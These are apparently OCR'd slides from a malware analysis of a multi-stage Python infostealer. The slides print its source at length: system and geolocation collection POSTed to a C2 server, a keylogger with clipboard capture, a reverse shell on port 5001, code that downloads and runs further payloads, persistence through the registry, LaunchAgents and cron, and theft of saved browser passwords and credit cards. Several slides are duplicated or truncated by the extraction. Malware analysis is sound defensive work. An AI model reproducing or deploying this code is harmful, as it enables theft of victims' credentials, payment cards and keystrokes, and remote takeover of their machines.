        A.hn=node() # 主機名
        A.rel=release() # 版本
        A.v=version() # 詳細版本
        A.un=getuser() # 用戶名
        A.uuid=A.get_id() # sha256的主機名+用戶名
    def get_id(A):
        return sha256((str(getnode())+getuser()).encode()).digest().hex()
    def info(A):
        return{'uuid':A.uuid,'system':A.s,'release':A.rel,'version':A.v,'hostname':A.hn,'username':A.un}
```

Stage3 - pay1.py - Collecting data

- This parts will collect:
  - Geographic location

    (latitude, longitude, city...)
  - Internal IP address

```
22  class Geo(object):
23      def __init__(A):
24          A.iip=A.local_ip() # 獲取內網ip
25          A.geo=A.get_geo() # 得到所在的地理位置(經緯度、城市...)
26      def local_ip(A):
27          try:
28              return socket.gethostbyname_ex(hn)[-1][-1]
29          except:
30              return''
31      def get_geo(A):
32          try:
33              return get('http://ip-api.com/json').json()#得到所在的地理位置(經緯度、城市...)
34          except:
35              pass
36      def info(A):
37          g=A.get_geo()
38          if g:
39              ii=A.iip
40              if ii:
41                  g['internalIp']=ii
42          return g
```

Stage3 - pay1.py - Collecting data

- This parts will collect:
  - Geographic location

    (latitude, longitude, city...)
  - Internal IP address

```
22  class Geo(object):
23      def __init__(A):
24          A.iip=A.local_ip() # 獲取內網ip
25          A.geo=A.get_geo() # 得到所在的地理位置(經緯度、城市...)
26      def local_ip(A):
27          try:
28              return socket.gethostbyname_ex(hn)[-1][-1]
29          except:
30              return''
31      def get_geo(A):
32          try:
33              return get('http://ip-api.com/json').json()#得到所在的地理位置(經緯度、城市...)
34          except:
35              pass
36      def info(A):
37          g=A.get_geo()
38          if g:
39              ii=A.iip
40              if ii:
41                  g['internalIp']=ii
42          return g
```

Stage3 - pay1.py - (

- This parts will collect:
  - Geographic location

    (latitude, longitude, city...)
  - Internal IP address

```
22  class G
23      def
24
25
26      def
27
28
29
30
31      def
32
33
34
35
36      def
37
38
39
40
41
42
```

response


```
{
  "query": "104.28.198.3",
  "status": "success",
  "country": "Taiwan",
  "countryCode": "TW",
  "region": "TPE",
  "regionName": "Taipei City",
  "city": "Taipei",
  "zip": "",
  "lat": 25.0566,
  "lon": 121.5054,
  "timezone": "Asia/Taipei",
  "isp": "Cloudflare, Inc.",
  "org": "Cloudflare WARP",
  "as": "AS13335 Cloudflare, Inc."
}
```

Stage3 - pay1.py - Sending data to the C2

- This part performs preprocessing

  before sending the data,

  consolidating the collected information


```
class Information(object):
    def __init__(A):
        A.net_info=Geo().info() # 得到所在的地理位置(經緯度、城市...)、內網ip
        A.sys_info=System().info()# 得到主機資訊
    def parse(K,data):
        J = 'regionName'    # 區域名稱
        I = 'country'       # 國家
        H = 'query'         # 查詢的 IP 地址
        G = 'city'          # 城市
        F = 'isp'           # 互聯網服務提供商（ISP）
        E = 'zip'           # 郵政編碼
        D = 'lon'           # 經度
        C = 'lat'           # 緯度
        B = 'timezone'      # 時區
        _A = 'internalIp'    # 內部 IP 地址
        A=data
        A={C:A[C]if C in A else'',D:A[D]if D in A else'',E:A[E]if E in A else'',F:A[F]if F
else'',I:A[I]if I in A else'',B:A[B]if B in A else'',J:A[J]if J in A else'',_A:A[_A]if _A
        if'/'in A[B]:A[B]=A[B].replace('/',' ')
        if'_'in A[B]:A[B]=A[B].replace('_',' ')
        return A
    def get_info(A):
        B=A.net_info
        return{'sys_info':A.sys_info,'net_info':A.parse(B if B else[])}# 主機資訊和地理位置
```

Stage3 - pay1.py - Sending data to the C2

- A POST request will be sent to `<c2_server>/keys`, uploading all the collected data.

```
70  host="EyNC4yNTM=OTUuMjE3Lj"
71  PORT = 80
72  HOST = base64.b64decode(host[-10:] + host[:-10]).decode()# <c2_server>
73  hn = socket.gethostname() # 主機名
74  class Comm(object):
75      def __init__(A):
76          A.sys_info=Information().get_info()
77      def contact_server(A,ip,port):
78          A.ip = ip
79          A.port= port
80          B=int(time.time()*1000)
81          C={'ts':str(B),'type':sType,'hid':hn,'ss':'sys_info','cc':str(A.sys_info)}
82          D=f"http://{A.ip}:{A.port}/keys" # <c2_server>/keys
83          try:post(D,data=C)# 向<c2_server>/keys傳送post請求，內容為以上蒐集的資訊(主機名、地理位置...)
84          except Exception as e:pass
85  def run_comm():
86      c=Comm()
87      c.contact_server(HOST, PORT)
88      del c
89  run_comm()
```

Stage3 - pay1.py



Stage3 - pay2.py

- The code is divided into two parts:
  - KeyLogger
  - Reverse Shell

```
865  def run_client():
866      t1=Thread(target=hk_loop)
867      t1.daemon=_T
868      t1.start()
869      try:
870          client.run()
871      except:
872          KeyboardInterrupt: sys.exit(0)
873  run_client()
```

Stage3 - pay2.py - KeyLogger

- Uses "pyHook" package
- Recording
  - right-clicks
  - left-clicks
  - keyboard input
- All recorded content is stored in "e_buf"

```
854  e_buf  = ""
855  def startHk():
856      hm = pyHook.HookManager()
857      hm.MouseRightDown = hmrd # 滑鼠右鍵
858      hm.MouseLeftDown = hmld # 滑鼠左鍵
859      hm.KeyDown = hkb # 鍵盤
860      hm.HookMouse()
861      hm.HookKeyboard()
862
863  def hk_loop():
864      startHk()
865      pythoncom.PumpMessages()
```

Stage3 - pay2.py - KeyLogger

- left-clicks
  - <..> 、<.>
- right-clicks
  - <,,> 、<,>

```
770  m_win = 0
771  def hmld(event): # 左
772      global e_buf, m_win
773      if m_win!=event.Window:
774          m_win=event.Window # 當前視窗
775          tt='<..>'
776      else:
777          tt='<.>'
778      e_buf+=tt
779      return _T
780
781  def hmrd(event): # 右
782      global e_buf, m_win
783      if m_win!=event.Window:
784          m_win=event.Window # 當前視窗
785          tt='<,,>'
786      else:
787          tt='<,>'
788      e_buf+=tt
789      return _T
```

Stage3 - pay2.py - KeyLogger

- keyboard input
- clipboard

```
829  def hkb(event):
830      if event.KeyID == 0xA2 or event.KeyID == 0xA3:
831          return  T
832      global e_buf
833      tt = check_window(event)# 確認當前視窗
834      key = event.Ascii
835      if (is_ctl_down()): # Ctrl, Shift
836          key=f"<^{event.Key}>"
837      elif key==0xD: # Enter
838          key="\n"
839      else:
840          if key>=32 and key<=126:
841              key=chr(key)
842          else:
843              key=f'<{event.Key}>'
844      tt += key
845      if is_ctl_down() and event.Key == 'C': # Ctrl+c
846          tmr = Timer(0.1, run_copy_clipboard)
847          tmr.start()
848      elif is_ctl_down() and event.Key == 'V': # Ctrl+v
849          tmr = Timer(0.1, run_copy_clipboard)
850          tmr.start()
851      e_buf += tt
852      return _T
```

Stage3 - pay2.py - KeyLogger

- Return example :

```
**

-[ Window Title | PID: 1234-5678

-[ @ 01/15/2025, 14:30:00 | Window Name

**
```

```python
def check_window(event):
    global c_win
    if c_win != event.Window:
        (pid, text) = act_win_pn() # 當前視窗的pid和程序名稱
        tz = timezone(offset=timedelta(hours=9))# UTC+9
        d_t = datetime.fromtimestamp(time.time(), tz)
        t_s = d_t.strftime("%m/%d/%Y, %H:%M:%S")

        c_win = event.Window
        return f"\n**\n-[ {text} | PID: {pid}-{c_win}\n-[ @ {t_s} | {event.WindowName}\n**\n"
```

Stage3 - pay2.py - KeyLogger

- keyboard input
- clipboard

```
829  def hkb(event):
830      if event.KeyID == 0xA2 or event.KeyID == 0xA3:
831          return _T
832      global e_buf
833      tt = check_window(event)# 確認當前視窗
834      key = event.Ascii
835      if (is_ctl_down()): # Ctrl, Shift
836          key=f"<^{event.Key}>"
837      elif key==0xD: # Enter
838          key="\n"
839      else:
840          if key>=32 and key<=126:
841              key=chr(key)
842          else:
843              key=f'<{event.Key}>'
844      tt += key
845      if is_ctl_down() and event.Key == 'C': # Ctrl+c
846          tmr = Timer(0.1, run_copy_clipboard)
847          tmr.start()
848      elif is_ctl_down() and event.Key == 'V': # Ctrl+v
849          tmr = Timer(0.1, run_copy_clipboard)
850          tmr.start()
851      e_buf += tt
852      return _T
```

Stage3 - pay2.py - Reverse Shell

- After `client.run()` is executed,

  a Reverse Shell is established

  with `<c2_server>`, port 5001.

```
703  class Client():
704      def __init__(A):
705          A.server_ip = HOST0 # <c2_server>
706          A.server_port = PORT0 # 5001
707          A.is_active = _F
708          A.is_alive = _T
709          A.timeout_count = 0
710          A.shell = _N
711      @property
712      def make_connection(A):
713          while _T:
714              try:
715                  A.client_socket = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
716                  s = Session(A.client_socket)
717                  s.connect(A.server_ip, A.server_port)
718                  A.shell = Shell(s)
719                  A.is_active = _T
720                  if A.shell.shell():
721                      try:
722                          dir = os.getcwd()
723                          fn=os.path.join(dir,sys.argv[0])
724                          os.remove(fn)
725                      except:
726                          pass
727                      return _T
728                  sleep(15)
729              except Exception as e:sleep(20);pass
730      def run(A):
731          if A.make_connection:
732              return
```

Stage3 - pay2.py - Reverse Shell

- After `client.run()` is executed,

  a Reverse Shell is established

  with `<c2_server>`, port 5001.

```
703  class Client():
704      def __init__(A):
705          A.server_ip = HOST0 # <c2_server>
706          A.server_port = PORT0 # 5001
707          A.is_active = _F
708          A.is_alive = _T
709          A.timeout_count = 0
710          A.shell = _N
711      @property
712      def make_connection(A):
713          while _T:
714              try:
715                  A.client_socket = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
716                  s = Session(A.client_socket)
717                  s.connect(A.server_ip, A.server_port)
718                  A.shell = Shell(s)
719                  A.is_active = _T
720                  if A.shell.shell():
721                      try:
722                          dir = os.getcwd()
723                          fn=os.path.join(dir,sys.argv[0])
724                          os.remove(fn)
725                      except:
726                          pass
727                      return _T
728                  sleep(15)
729              except Exception as e:sleep(20);pass
730      def run(A):
731          if A.make_connection:
732              return
```

Stage3 - pay2.py - Reverse Shell

- Thread is created to receive data

  by executing `A.listen_recv`

```
229  def shell(A):
230      t1 = Thread(target=A.listen_recv)
231      t1.daemon=_T
232      t1.start()
233      while A.is_alive:
234          try:
235              sleep(5)
236          except:
237              break
238      A.close()
239      return A.is_delete
```

Stage3 - pay2.py - Reverse Shell

- Received Format :

```
{'code': 1,
'args': {'admin': 'manager',
'cmd': 'cd /home'}}
```

- execute the "cmd" based on the code number.

```python
def listen_recv(A):
    while A.is_alive:
        recv=A.sess.recv()
        if recv==-1:
            if A.timeout_count<30:A.timeout_count+=1;continue
            else:A.timeout_count=0;recv=_N
        if recv:
            A.timeout_count=0
            with A.lock:
                # {'code': 1, 'args': {'admin': 'manager', 'cmd': 'cd /home'}}
                D=json.loads(recv)
                c=D['code']         # 1 (要執行的指令)
                args=D['args']      # {'admin': 'manager', 'cmd': 'cd /home'}
                if c in A.cmds:
                    tg=A.cmds[c]
                    t=Thread(target=tg,args=(args,))
                    t.start() #tg(args)
                else:
                    if A.is_alive:
                        A.is_alive=_F
                        A.close()
        else:
            if A.is_alive:
                A.timeout_count=0
                A.is_alive=_F
                A.close()
```

Stage3 - pay2.py - Reverse Shell

- Code Table
  - **1 : ssh_obj ,** Executes the command.
  - **2 : ssh_cmd ,** Deletes the prompt message.
  - **3 : ssh_clip ,** Sends the keylogger data back.
  - **4 : ssh_run ,** Downloads "bow" again from http://<c2_server>/brow/xyz.
  - **5 : ssh_upload ,** Uploads specified files or folders from the local machine to the FTP Server.
  - **6 : ssh_kill ,** Closes the Chrome and Brave browsers.

Stage3 - pay2.py - Reverse Shell

- Code Table
  - 7 : **ssh_any** , Download "any" from http://<c2_server>/adc/xyz2
  - **8 : ssh_env** , Upload files from the system's default directories (Windows: /Documents, /Downloads; non-Windows: /Volumes) to the FTP server.
  - **9 : ssh_safe** ,Enable "pay" to run at startup (by writing the "python.exe pay" command into the registry).

Stage3 - pay2.py - ssh_clip

- Send to <c2_server>:5001
  - Content :
    - Keylogger data

```
def ssh_clip(A,args):
    global e_buf # keylogger的內容
    try:
        A.send(code=3, args=e_buf)
        e_buf = ""
    except:
        pass
```

Stage3 - pay2.py - ssh_any

- Access http://<c2_server>/adc/xyz2 to download the payload.
  - Place it in the ~/.n2/adc file, then execute.

```
687  def ssh_any(A,args):
688      try:
689          D=args[_A]
690          p = A.par_dir + "/adc" # ~/.n2/adc
691          res=A.down_any(p)
692          if res: # 執行# ~/.n2/adc
693              if os_type == "Windows":
694                  subprocess.Popen([sys.executable,p],
695                                   creationflags=subprocess.CREATE_NO_WINDOW|
696                                   subprocess.CREATE_NEW_PROCESS_GROUP)
697              else:
698                  subprocess.Popen([sys.executable,p])
699          o = os_type + ' get anydesk'
700      except Exception as e:o = f'Err7: {e}';pass
701      p={_A:D,_O:o};A.send(code=7,args=p)
```

Stage3 - pay2.py - ssh_safe

- write "python.exe pay" into the registry

```
def ssh_safe(A, args):
    a=args[_A]                          # _A = 'admin'
    platform = os_type.lower()
    cmd = ''
    pay_dir = os.path.join(A.par_dir, 'pay')
    if platform.startswith('win'):
        py_dir = os.path.join(os.path.expanduser("~"), ".pyp\\pythonw.exe")
        cmd = f'reg add HKCU\\Software\\Microsoft\\Windows\\CurrentVersion\\Run /v GoogleDriveUpdater /t REG_SZ /d "\\"{py_dir}\\" \\"{pay_dir}\\"" /f'
    elif platform.startswith('darwin'):
        plist_path = os.path.join(os.path.expanduser('~'), 'Library/LaunchAgents/com.sdriverupdater.agent.plist')
        cmd = f'''
        echo "<?xml version="1.0" encoding="UTF-8"?><!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN" "http://www.apple.com/DTDs/PropertyList-1.0.dt
        '''
    elif platform.startswith('linux'):
        cmd = f'(crontab -l 2>/dev/null; echo "@reboot python3 {pay_dir}") | crontab -'
```

Stage3 - pay.py - Summary

- `Uploads files:`
  - Send to http://<c2_server>/keys with POST method
  - Content :
    - System information
    - Geographical location data.
- KeyLogger :
  - Mouse click, keyboard input, clipboard


Stage3 - pay.py - Summary

- Reverse Shell
  - Ip, port
    - <c2_server>, 5001
  - Behavior
    - Persistence
      - Write "python.exe pay" into the registry
    - Download:
      - http://<c2_server>/adc/xyz2 -> any
      - http://<c2_server>/brow/xyz2 -> bow

Stage3 - pay.py - Summary

- Reverse Shell
  - Uploads files:
    - Send to FTP Server
      - Content :
        - Target Profile
    - Send to <c2_server>:5001
      - Content :
        - Keylogger data

Stage3 - pay2.py



Stage3 - bow.py

- Will call different functions

  based on the operating system

  and then steal browser data

- Browers :
  - Chrome, Brave, Opera, Yandex, MsEdge

```
398 if os_type == "Windows":
399     oss = Windows
400 elif os_type == "Darwin":
401     oss = Mac
402 elif os_type == "Linux":
403     oss = Linux
404 else:
405     dir = os.getcwd()
406     fn=os.path.join(dir,sys.argv[0])
407     os.remove(fn);sys.exit(-1)  # Clean exit
408 idx = 0
409 for br in available_browsers: # [Chrome, Brave, Opera, Yandex, MsEdge]
410     px = oss(br, blank_passwords=False)
411     px.fetch()
412     px.retrieve_database()
413     px.retrieve_web()
414     bp1 = home + f"/{br.base_name}"
415     px.save(f"s{idx}", bp1, blank_file=False, verbose=True)
416     idx += 1
```

Stage3 - bow.py

- Will call different functions

  based on the operating system

  and then steal browser data

- Browers :
  - Chrome, Brave, Opera, Yandex, MsEdge

```
398  if os_type == "Windows":
399      oss = Windows
400  elif os_type == "Darwin":
401      oss = Mac
402  elif os_type == "Linux":
403      oss = Linux
404  else:
405      dir = os.getcwd()
406      fn=os.path.join(dir,sys.argv[0])
407      os.remove(fn);sys.exit(-1)  # Clean exit
408  idx = 0
409  for br in available_browsers: # [Chrome, Brave, Opera, Yandex, MsEdge]
410      px = oss(br, blank_passwords=False)
411      px.fetch()
412      px.retrieve_database()
413      px.retrieve_web()
414      bp1 = home + f"/{br.base_name}"
415      px.save(f"s{idx}", bp1, blank_file=False, verbose=True)
416      idx += 1
```

Stage3 - bow.py - retrieve_database()

- Steals data from the "LoginData.db" file
  - login credentials
    - usernames
    - passwords
    - ……

```python
def retrieve_database(self) -> list:
    temp_path = (home + "/AppData/Local/Temp") if self.target_os == "Windows" else "/tmp"
    database_paths, keys = self.database_paths, self.keys
    print(database_paths)
    try:
        for database_path in database_paths:
            filename = os.path.join(temp_path, "LoginData.db")
            shutil.copyfile(database_path, filename)

            db = sqlite3.connect(filename)
            cursor = db.cursor()
            cursor.execute(
                "select origin_url, action_url, username_value, password_value, date_crea
            )
            creation_time = "unknown"
            last_time_used = "unknown"
            key = keys[database_paths.index(database_path)]
```

Stage3 - bow.py - retrieve_web()

- Steals data from the "webdata.db" file
  - Credit card information

```
def retrieve_web(self):

    web_paths, keys = self.browser_web_paths, self.keys
    temp_path = (home + "/AppData/Local/Temp") if self.target_os == "Windows" else "/tmp"

    try:
        for web_path in web_paths:
            filename = os.path.join(temp_path, "webdata.db")
            shutil.copyfile(web_path, filename)

            conn = sqlite3.connect(filename)
            cursor = conn.cursor()
            cursor.execute(
                'SELECT name_on_card, expiration_month, expiration_year, card_number_encry
```

Stage3 - bow.py - save()

- A POST request will be sent to


  http://<c2_server>/keys,

  uploading all the collected data.

```
def save(self, fn: Union[Path, str], filepath: Union[Path, str], blank_file: bool = False, verbose: bool = True) -> bool:
    sType = "xyz2"
